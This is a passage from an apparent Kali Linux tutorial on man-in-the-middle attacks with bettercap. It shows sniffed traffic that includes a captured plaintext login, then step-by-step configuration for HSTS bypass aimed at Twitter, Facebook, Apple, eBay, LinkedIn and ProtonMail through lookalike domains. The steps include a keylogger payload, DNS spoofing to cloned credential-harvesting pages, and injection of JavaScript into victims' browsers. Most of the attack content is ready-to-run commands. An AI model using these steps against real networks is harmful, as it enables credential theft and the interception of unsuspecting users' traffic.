192.168.1.0/24 > 192.168.1.7 * [17:14:11] [net.sniff.dns] dns 10.106.0.1 > local : github.github.io is 105.199.110.153, 105.199.100.153, 105.199.100.153, 105.199.111.1
192.168.1.0/24 > 192.168.1.7 * [17:14:13] [net.sniff.dns] dns 10.106.0.1 > local : auth2.opendns.com is 146.112.60.53
192.168.1.0/24 > 192.168.1.7 * [17:14:13] [net.sniff.dns] dns 10.106.0.1 > local : resolver1.opendns.com is 208.67.222.222
192.168.1.0/24 > 192.168.1.7 * [17:14:13] [net.sniff.dns] dns 10.106.0.1 > local : auth3.opendns.com is 208.69.39.2
192.168.1.0/24 > 192.168.1.7 * [17:14:13] [net.sniff.dns] dns 10.106.0.1 > local : auth1.opendns.com is 208.69.39.2
192.168.1.0/24 > 192.168.1.7 * [17:14:14] [net.sniff.dns] dns 10.106.0.1 > local : a1524.g.akamai.net is 23.222.29.103, 23.222.29.144
192.168.1.0/24 > 192.168.1.7 * [17:14:14] [net.sniff.dns] dns 208.67.222.222 > local : myip.opendns.com is 100.100.100.100
192.168.1.0/24 > 192.168.1.7 * [17:14:14] [net.sniff.http.response] 302 23.222.29.183:80 200 OK -> local (13-B text/html)
192.168.1.0/24 > 192.168.1.7 * [17:14:14] [net.sniff.http.request] 302 local GET whatismyip.akamai.com/
192.168.1.0/24 > 192.168.1.7 * [17:14:17] [net.sniff.https] 302 local GET https://www.acunetix.com
192.168.1.0/24 > 192.168.1.7 * [17:14:37] [net.sniff.http.request] 302 local POST testhtml5.vulnweb.com/login

POST /login HTTP/1.1
Host: testhtml5.vulnweb.com
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testhtml5.vulnweb.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Upgrade-Insecure-Requests: 1

username=admin&password=Francisiscool

192.168.1.0/24 > 192.168.1.7 * [17:14:38] [net.sniff.http.request] 302 local GET testhtml5.vulnweb.com/
192.168.1.0/24 > 192.168.1.7 * [17:14:38] [net.sniff.http.response] 302 176.28.50.165:80 302 FOUND -> local (209-B text/html; charset=utf-8)

HTTP/1.1 302 FOUND
Server: nginx/1.4.1
Date: Fri, 01 May 1970 07:01:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 209
Connection: keep-alive
Location: http://testhtml5.vulnweb.com/
Set-Cookie: username=admin; Path=/
```

## Bypassing HSTS

Major websites like Facebook and Twitter have an additional layer of HTTP Strict Transport Layer Security (HSTS) designed to prevent MIM and protocol downgrades. HSTS will not accept any HTTP connections for its domain name. However, this can be bypassed by tampering with the URL and redirecting victim traffic to our own server.

## URL Tampering

First, we need to open the .conf file leafpad  
user/share/bettercap/caplets/hstshijack/hstshijack.conf and set a new configuration:

1. set hstshijack.log  
/usr/share/bettercap/caplets/hstshijack/ssl.log
2. set hstshijack.ignore \*
3. set hstshijack.targets  
twitter.com,\*.twitter.com,facebook.com,\*.facebook.com,apple.com,\*.apple.com,ebay.com,\*.ebay.com,www.linkedin.com,protonmail.com,\*.protonmail.com
4. set hstshijack.replacements  
twitter.corn,\*.twitter.corn,facebook.corn,\*.facebook.corn,apple.corn,\*.apple.corn,ebay.corn,\*.ebay.corn,linkedin.com,protomail.com,\*.protomail.com
5. set hstshijack.obfuscate false
6. set hstshijack.encode false
7. set hstshijack.payloads  
\*/usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js
8. set http.proxy.script  
/usr/share/bettercap/caplets/hstshijack/hstshijack.js

```
9. set dns.spoof.domains  
twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn  
,*.apple.corn,ebay.corn,*.ebay.corn,linkedin.com,  
protomail.com,*protomail.com
```

```
10. http.proxy on
```

```
11. dns.spoof on
```

In practice we can run it simply:

```
root@kali:~# bettercap -iface wlan0 -caplet spoof.cap  
root@kali:~# hstshijack/hstshijack
```

Some browsers (like Firefox) will block obfuscated or encoded code. To avoid this, `obfuscate` and `encode` are set to `false` in our `.conf` file. Also, important to note, `dns.spoof.domains` must be set the same as `hstshijack.replacements`

### DNS Spoofing (Server Redirection)

We can now re-route DNS requests to our Kali server to and capture login credentials. The apache2 webpage is located in `/var/www/html/index.html`. We can copy html from any website and paste it into `index.html` to create an identical copy. We can also use a dedicated software like HTTRACK (open source).

Then, in practice we formulate our attack in order:

```
root@kali:~# service apache2 start  
root@kali:~# bettercap -iface wlan0 -caplet spoof.cap  
>>set dns.spoof.all true  
>>set dns.spoof.domain www.example.com,*.www.example.com  
>>dns.spoof on
```

The use of `www.example.com` targets subdomains of `www.example.com`. The `dns.spoof.address` is set to local server IP by default. This can be changed to re-route client to web-page of choice.

### Injecting Java Script

Code executed by target browser can replace links and images, inset html elements, hook target browser to more exploitation frameworks and much more. To test this functionality, we can write `alert ('Hello World');` to a `.js` file and save to root as `helloworld.js`. We can link this file to `hstshijack/hstshijack` payloads with Bettercap commands:

```
>>set hstshijack.payloads  
>>*:/root/helloworld.js
```

This will appear as

```
*:/usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js,*:/r  
oot/helloworld.js. To target a specific domain, we can remove * and add a URL.
```